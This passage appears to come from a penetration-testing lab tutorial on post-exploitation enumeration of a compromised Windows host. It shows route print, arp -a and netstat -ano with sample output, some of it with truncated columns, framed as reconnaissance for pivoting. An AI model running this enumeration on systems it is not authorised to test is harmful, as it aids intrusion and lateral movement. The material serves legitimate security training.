
As shown in the preceding screenshot, the **ipconfig /all** command reveals more information like the **MAC** address of the target system.

Another important piece of networking information to enumerate is the routing table, this information can be obtained by running the following command:

Command:

```
route print
```

As shown in the following screenshot, this command will display a list of both IPV4 and IPV6 routes. This information is very useful during the pivoting phase of post-exploitation as it can reveal network routes.




```
IPv4 Route Table
==================================================
Active Routes:
Network Destination        Netmask          Gatewa
          0.0.0.0          0.0.0.0        10.2.16.
        10.2.16.0    255.255.240.0         On-link
      10.2.20.137  255.255.255.255         On-link
      10.2.31.255  255.255.255.255         On-link
        127.0.0.0        255.0.0.0         On-link
        127.0.0.1  255.255.255.255         On-link
  127.255.255.255  255.255.255.255         On-link
  169.254.169.123  255.255.255.255        10.2.16.
  169.254.169.249  255.255.255.255        10.2.16.
  169.254.169.250  255.255.255.255        10.2.16.
  169.254.169.251  255.255.255.255        10.2.16.
  169.254.169.253  255.255.255.255        10.2.16.
  169.254.169.254  255.255.255.255        10.2.16.
        224.0.0.0        240.0.0.0         On-link
        224.0.0.0        240.0.0.0         On-link
  255.255.255.255  255.255.255.255         On-link
  255.255.255.255  255.255.255.255         On-link
==================================================
```

We can also display the **arp** cache to discover other IP addresses on the target network, this can be done by running the following command:

Command:

```
arp -a
```




```
C:\hfs>arp -a
arp -a

Interface: 10.2.20.137 --- 0xc
  Internet Address      Physical Address      Type
  10.2.16.1             02-08-7c-d8-24-82     dyna
  10.2.31.255           ff-ff-ff-ff-ff-ff     stat
  169.254.169.254       02-08-7c-d8-24-82     dyna
  224.0.0.22            01-00-5e-00-00-16     stat
  224.0.0.252           01-00-5e-00-00-fc     stat
  255.255.255.255       ff-ff-ff-ff-ff-ff     stat

C:\hfs>
```

We can also view a list of open ports being used by services on the target system, this can be done by running the following command:

Command:

```
netstat -ano
```



```
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address
  TCP    0.0.0.0:80             0.0.0.0:0
  TCP    0.0.0.0:135            0.0.0.0:0
  TCP    0.0.0.0:445            0.0.0.0:0
  TCP    0.0.0.0:3389           0.0.0.0:0
  TCP    0.0.0.0:5985           0.0.0.0:0
  TCP    0.0.0.0:47001          0.0.0.0:0
  TCP    0.0.0.0:49152          0.0.0.0:0
  TCP    0.0.0.0:49153          0.0.0.0:0
  TCP    0.0.0.0:49154          0.0.0.0:0
  TCP    0.0.0.0:49155          0.0.0.0:0
  TCP    0.0.0.0:49162          0.0.0.0:0
  TCP    0.0.0.0:49164          0.0.0.0:0
  TCP    10.2.20.137:139        0.0.0.0:0
  TCP    10.2.20.137:49286      10.10.5.2:4444
  TCP    10.2.20.137:49381      169.254.169.254:80
  TCP    127.0.0.1:80           127.0.0.1:49380
  TCP    127.0.0.1:80           127.0.0.1:49382
  TCP    127.0.0.1:80           127.0.0.1:49383
  TCP    127.0.0.1:49380        127.0.0.1:80
  TCP    127.0.0.1:49382        127.0.0.1:80
  TCP    127.0.0.1:49383        127.0.0.1:80
```

As shown in the preceding screenshot, the **netstat -ano** command displays a list of open ports on the target system and their respective state and process ID (PID).

Conclusion

In this lab, we explored the process of enumerating network information like the list of network interfaces connected to the target, the arp cache and open ports on the target system.